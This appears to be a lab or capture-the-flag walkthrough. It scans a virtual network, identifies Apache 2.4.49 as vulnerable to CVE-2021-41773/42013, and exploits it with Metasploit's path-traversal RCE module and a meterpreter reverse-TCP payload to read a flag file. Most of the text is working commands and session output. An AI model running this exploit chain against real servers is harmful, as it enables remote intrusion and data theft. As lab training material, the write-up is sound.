Initiating SYN Stealth Scan at 13:20
Scanning 4 hosts [1000 ports/host]
Discovered open port 21/tcp on 192.168.105.4
Discovered open port 22/tcp on 192.168.105.4
Discovered open port 80/tcp on 192.168.105.4
Discovered open port 53/tcp on 192.168.105.1
Completed SYN Stealth Scan against 192.168.105.3 in 0.30s (3 hosts left)
Completed SYN Stealth Scan against 192.168.105.4 in 0.30s (2 hosts left)
Completed SYN Stealth Scan against 192.168.105.1 in 0.30s (1 host left)
Discovered open port 135/tcp on 192.168.105.2
Discovered open port 445/tcp on 192.168.105.2
Discovered open port 5357/tcp on 192.168.105.2
Discovered open port 10000/tcp on 192.168.105.2
Completed SYN Stealth Scan at 13:20, 8.16s elapsed (4000 total ports)
Initiating Service scan at 13:20
Scanning 8 services on 4 hosts
```

```
Nmap scan report for 192.168.105.4
Host is up (0.00053s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.49 ((Unix))
MAC Address: 08:00:27:91:03:19 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X15.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Uptime guess: 15.042 days (since Sun Aug 4 12:21:23 2024)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=255 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

By investigating the service on different ports, we know the service running on port 80 (Apache httpd 2.4.49) is vulnerable. Specifically, versions 2.4.49 and 2.4.50 of Apache HTTP Server are known to have a path traversal vulnerability (CVE-2021-41773). This vulnerability allows attackers to access files outside the document root, and in some cases, execute arbitrary code.

Visiting the Exploit Database, we can see it has verified exploitation. So in this case, we are going to choose the specific CVE for exploitation.

The screenshot shows the Exploit Database interface. The top navigation bar includes links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. On the left, there is a vertical sidebar with icons for search, exploit, and other tools. The main content area displays the following information for the exploit:

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
50383	2021-41773	LUCAS SOUZA	WEBAPPS	MULTIPLE	2021-10-06

Below this, there are status indicators: "EDB Verified: ✓", "Exploit: 📲 / { }", and "Vulnerable App: 🛡". A large red "←" button is located at the bottom left of the main content area.

Below is the process of conducting exploitation.

- 1) On the Kali Linux terminal, start Metasploit by typing the command “msfconsole”.

```
(kali㉿kali)-[/usr/share/nmap/scripts]$ msfconsole
Metasploit tip: View all productivity tips with the tips command

          _\   _/ \
         ((_) o o (_))
        / \ M S F \ \
       /   \ W W \   \
      Home *       Help

[metasploit v6.4.9-dev]
+ -- =[ 2420 exploits - 1248 auxiliary - 423 post           ]
+ -- =[ 1465 payloads - 47 encoders - 11 nops             ]
+ -- =[ 9 evasion                                         ]
```

Metasploit Documentation: <https://docs.metasploit.com/>

```
msf6 > 
```

- 2) Use the command “**search apache 2.4.49**” to see what options we can use to exploit. Metasploit has integrated some vulnerability exploitation options or scripts, we can use them to conduct a quick exploitation. In the following screenshot, we can see there are multiple options, and we are going to choose option 0.

```
msf6 > search apache 2.4.49
Matching Modules
=====
#  Name                               Disclosure Date  Rank Check  Description
-  exploit/multi/http/apache_normalize_path_rce  2021-05-10  TCP  excellent Yes  Apache 2.4.49/2.4.50 Traversal RCE
  0  \_ target: Automatic (Dropper)
  1  \_ target: Unix Command (In-Memory)
  2  \_ auxiliary/scanner/http/apache_normalize_path  2021-05-10  TCP  normal  No   Apache 2.4.49/2.4.50 Traversal RCE
  3  \_ action: CHECK_RCE
  4  \_ action: CHECK_TRAVERSAL
  5  \_ action: READ_FILE

Interact with a module by name or index. For example info 6, use 6 or use auxiliary/scanner/http/apache_normalize_path
After interacting with a module you can manually set a ACTION with set ACTION 'READ_FILE'
```

3) Next, we use option 0 for the exploitation. To run the exploitation, we should configure those parameters such as RHOSTS, LHOST, and PPORt to let the Metasploit know which destination to exploit via which port.

```
msf6 > use 0
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/http/apache_normalize_path_rce) > show options
Module options (exploit/multi/http/apache_normalize_path_rce):
Name   Current Setting  Required  Description
----  --------------  --  -----
CVE    CVE-2021-42013  yes        The vulnerability to use (Accepted: CVE-2021-41773, CVE-2021-42013)
DEPTH  5                yes       Depth for Path Traversal
Proxies          192.168.105.4  no        A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS          192.168.105.4  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html
RPORT    443              yes       The target port (TCP)
SSL      true             no        Negotiate SSL/TLS for outgoing connections
TARGETURI      /cgi-bin     yes       Base path
VHOST               192.168.105.4  no        HTTP server virtual host

Payload options (linux/x64/meterpreter/reverse_tcp):
Name   Current Setting  Required  Description
----  --------------  --  -----
LHOST          192.168.105.4  yes       The listen address (an interface may be specified)
LPORT    4444             yes       The listen port
```

4) Then we configure the parameters such as LHOST, RHOSTS, RPORT, also disable SSL. The specific configuration on my environment can be found below.

```
msf6 > use 0
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/http/apache_normalize_path_rce) > set RHOSTS 192.168.105.4
RHOSTS => 192.168.105.4
msf6 exploit(multi/http/apache_normalize_path_rce) > set LHOST 192.168.105.5
LHOST => 192.168.105.5
msf6 exploit(multi/http/apache_normalize_path_rce) > set RPORT 80
RPORT => 80
msf6 exploit(multi/http/apache_normalize_path_rce) > set LPORT 12345
LPORT => 12345
msf6 exploit(multi/http/apache_normalize_path_rce) > set SSL false
[!] Changing the SSL option's value may require changing RPORT!
SSL => false
```

5) The “show options” command can see if the configuration is effective. As the following, we can see all the configurations we made are there.

```
msf6 exploit(multi/http/apache_normalize_path_rce) > show options

Module options (exploit/multi/http/apache_normalize_path_rce):
Name  Current Setting  Required  Description
---  -----
CVE  CVE-2021-42013  yes        The vulnerability to use (Accepted: CVE-2021-41773, CVE-2021-42013)
DEPTH 5  yes        Depth for Path Traversal
Proxies  no  A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 192.168.105.4  yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit
RPORT 80  yes        The target port (TCP)
SSL  false  no        Negotiate SSL/TLS for outgoing connections
TARGETURI /cgi-bin  yes        Base path
VHOST  192.168.105.4  no        HTTP server virtual host

Payload options (linux/x64/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
---  -----
LHOST 192.168.105.5  yes        The listen address (an interface may be specified)
LPORT 12345  yes        The listen port
```

6) Then start running exploitation.

```
msf6 exploit(multi/http/apache_normalize_path_rce) > exploit

[*] Started reverse TCP handler on 192.168.105.5:12345
[*] Using auxiliary/scanner/http/apache_normalize_path as check
[+] http://192.168.105.4:80 - The target is vulnerable to CVE-2021-42013 (mod_cgi is enabled).
[*] Scanned 1 of 1 hosts (100% complete)
[*] http://192.168.105.4:80 - Attempt to exploit for CVE-2021-42013
[*] http://192.168.105.4:80 - Sending linux/x64/meterpreter/reverse_tcp command payload
[*] Sending stage (3045380 bytes) to 192.168.105.4
[*] Meterpreter session 1 opened (192.168.105.5:12345 → 192.168.105.4:47430) at 2024-08-20 02:17:47 +0000
[!] This exploit may require manual cleanup of '/tmp/sifpKbB' on the target
```

After a short while, the exploitation finishes. It has no information printed out. We can use the command “ls” or “dir” to check if we gained access to the target machine. From the screenshot below, we can see we gained the access yet.

```
meterpreter > ls
Listing: /usr/bin
=====
Mode  Size  Type  Last modified      Name
---  ---  ---  ---  ---
100755/rwxr-xr-x  39   fil   2020-08-15 04:26:14 -0400  7z
100755/rwxr-xr-x  40   fil   2020-08-15 04:26:14 -0400  7za
100755/rwxr-xr-x  40   fil   2020-08-15 04:26:14 -0400  7zr
100755/rwxr-xr-x  16200 fil   2021-01-11 13:01:14 -0500  GET
100755/rwxr-xr-x  16200 fil   2021-01-11 13:01:14 -0500  HEAD
100755/rwxr-xr-x  16200 fil   2021-01-11 13:01:14 -0500  POST
100755/rwxr-xr-x  1001000 fil   2023-01-11 09:34:52 -0500  VBoxAudioTest
100755/rwxr-xr-x  653320  fil   2023-01-11 09:34:52 -0500  VBoxClient
100755/rwxr-xr-x  1872   fil   2023-01-11 09:34:40 -0500  VBoxClient-all
100755/rwxr-xr-x  646112  fil   2023-01-11 09:34:52 -0500  VBoxControl
104755/rwxr-xr-x  377320  fil   2023-01-11 09:34:52 -0500  VBoxDRMClient
100755/rwxr-xr-x  274    fil   2023-02-01 09:11:18 -0500  X
040755/rwxr-xr-x  40960   dir   2023-03-17 15:28:24 -0400  X11
```

Using the command “sysinfo” to identify the compromised machine, we can see the IP address, OS information

of the target VM, etc. In this case, we can see the OS is Debian 11.6, which is good evidence to prove we gained the access.

```
meterpreter > sysinfo
Computer      : 192.168.105.4
OS           : Debian 11.6 (Linux 5.10.0-21-amd64)
Architecture  : x64
BuildTuple    : x86_64-linux-musl
Meterpreter   : x64/linux
meterpreter > █
```

7) Furthermore, we change the directory to the /home/test, and we can find the **flag.txt** file, which has the flag information we want. Using the echo command, we can easily obtain the flag value shown as below.

```
meterpreter > cd /home/test/
meterpreter > ls
Listing: /home/test
=====
Mode          Size  Type  Last modified      Name
--          --  --  --          --
100600/rw----- 5616  fil   2023-03-18 14:17:26 -0400 .bash_history
100644/rw-r--r-- 220   fil   2023-03-17 02:18:08 -0400 .bash_logout
100644/rw-r--r-- 3526  fil   2023-03-17 02:18:08 -0400 .bashrc
040700/rwx----- 4096  dir   2023-03-17 02:32:20 -0400 .cache
040700/rwx----- 4096  dir   2023-03-17 02:32:16 -0400 .config
040700/rwx----- 4096  dir   2023-03-18 14:16:15 -0400 .gnupg
040755/rwxr-xr-x 4096  dir   2023-03-17 02:19:37 -0400 .local
040700/rwx----- 4096  dir   2023-03-17 02:30:02 -0400 .mozilla
100644/rw-r--r-- 807   fil   2023-03-17 02:18:08 -0400 .profile
040700/rwx----- 4096  dir   2023-03-17 02:32:15 -0400 .ssh
040755/rwxr-xr-x 4096  dir   2023-03-17 02:19:37 -0400 Desktop
040755/rwxr-xr-x 4096  dir   2023-03-17 02:19:37 -0400 Documents
040755/rwxr-xr-x 4096  dir   2023-03-18 12:11:20 -0400 Downloads
040755/rwxr-xr-x 4096  dir   2023-03-17 02:19:37 -0400 Music
040755/rwxr-xr-x 4096  dir   2023-03-17 02:19:37 -0400 Pictures
040755/rwxr-xr-x 4096  dir   2023-03-17 02:19:37 -0400 Public
040755/rwxr-xr-x 4096  dir   2023-03-17 02:19:37 -0400 Templates
040755/rwxr-xr-x 4096  dir   2023-03-17 02:19:37 -0400 Videos
100644/rw-r--r-- 18    fil   2024-08-20 02:28:41 -0400 flag.txt
```

```
meterpreter > cat flag.txt
INCS7451724135331
```

By now, we have successfully gained access to the remote server and will be able to access the data and files inside the compromised victim machine.